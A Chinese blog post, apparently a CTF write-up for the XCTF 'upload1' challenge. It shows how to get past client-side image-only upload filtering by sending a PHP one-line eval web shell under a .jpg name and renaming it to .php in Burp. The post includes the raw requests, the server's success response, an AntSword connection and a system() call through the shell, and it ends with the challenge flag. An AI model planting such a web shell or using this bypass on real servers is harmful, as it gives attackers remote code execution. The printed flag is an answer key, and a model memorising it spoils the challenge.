XCTF-高手进阶区：upload1

原创

1stPeak 于 2020-02-29 11:43:15 发布 607 收藏 2

分类专栏： CTF刷题 文章标签： XCTF

本文链接：https://blog.csdn.net/qq_41617034/article/details/104571168


CTF刷题 专栏收录该内容

87 篇文章 22 订阅

订阅专栏


1、访问题目

2、测试



说明存在前端过滤，只能上传图片文件

3、解决方法：先将含有一句话木马的1.php后缀修改为x.jpg来绕过前端认证，同时使用bp抓包，再修改后缀为php，从而可以使用蚁剑连接



Request

Raw Params Headers Hex

```
POST /index.php HTTP/1.1
Host: 111.198.29.45:44893
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:71.0) Gecko/20100101 Firefox/71.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------191691572411478
Content-Length: 220
Origin: http://111.198.29.45:44893
Connection: close
Referer: http://111.198.29.45:44893/index.php
Upgrade-Insecure-Requests: 1

-----------------------------191691572411478
Content-Disposition: form-data; name="upfile"; filename="1.jpg"
Content-Type: image/jpeg

<?php @eval($_REQUEST[peak]);?>
-----------------------------191691572411478--
```

将1.jpg修改为x.php

Go Cancel < > Target: http://111.198.29.45:44893

Request

Raw Params Headers Hex

```
POST /index.php HTTP/1.1
Host: 111.198.29.45:44893
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:71.0) Gecko/20100101 Firefox/71.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------191691572411478
Content-Length: 220
Origin: http://111.198.29.45:44893
Connection: close
Referer: http://111.198.29.45:44893/index.php
Upgrade-Insecure-Requests: 1

-----------------------------191691572411478
Content-Disposition: form-data; name="upfile"; filename="x.php"
Content-Type: image/jpeg

<?php @eval($_REQUEST[peak]);?>
-----------------------------191691572411478--
```

Response

Raw Headers Hex

```
HTTP/1.1 200 OK
Date: Sat, 29 Feb 2020 03:32:33 GMT
Server: Apache/2.4.25 (Debian)
X-Powered-By: PHP/5.6.37
Vary: Accept-Encoding
Content-Length: 956
Connection: close
Content-Type: text/html; charset=UTF-8

upload success : upload/1582947153.x.php
<!Doctype html>
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />

<script type="text/javascript">


Array.prototype.contains = function (obj) {
    var i = this.length;
    while (i--) {
        if (this[i] === obj) {
            return true;
```


中国蚁剑

AntSword 编辑 窗口 调试

111.198.29.45

编辑: /var/www/html/flag.php

保存 编码 高亮

```
1 <?php
2 $flag="cyberpeace{08edc8a2ba849534718cb7b4c61a2036}";
3 ?>
4
```


当然，这里可以使用URL利用


文件(F) 编辑(E) 查看(V) 历史(S) 书签(B) 工具(T) 帮助(H)

111.198.29.45:44893/upload/158

111.198.29.45:44893/upload/1582947153.x.php?peak=system('find / -name flag.*');

/var/www/html/flag.php

注：这里直接访问不会显示，因为是php代码，没有输出，所以需要查看网页源代码




```
1 <?php
2 $flag="cyberpeace{08edc8a2ba849534718cb7b4c61a2036}";
3 ?>
4
```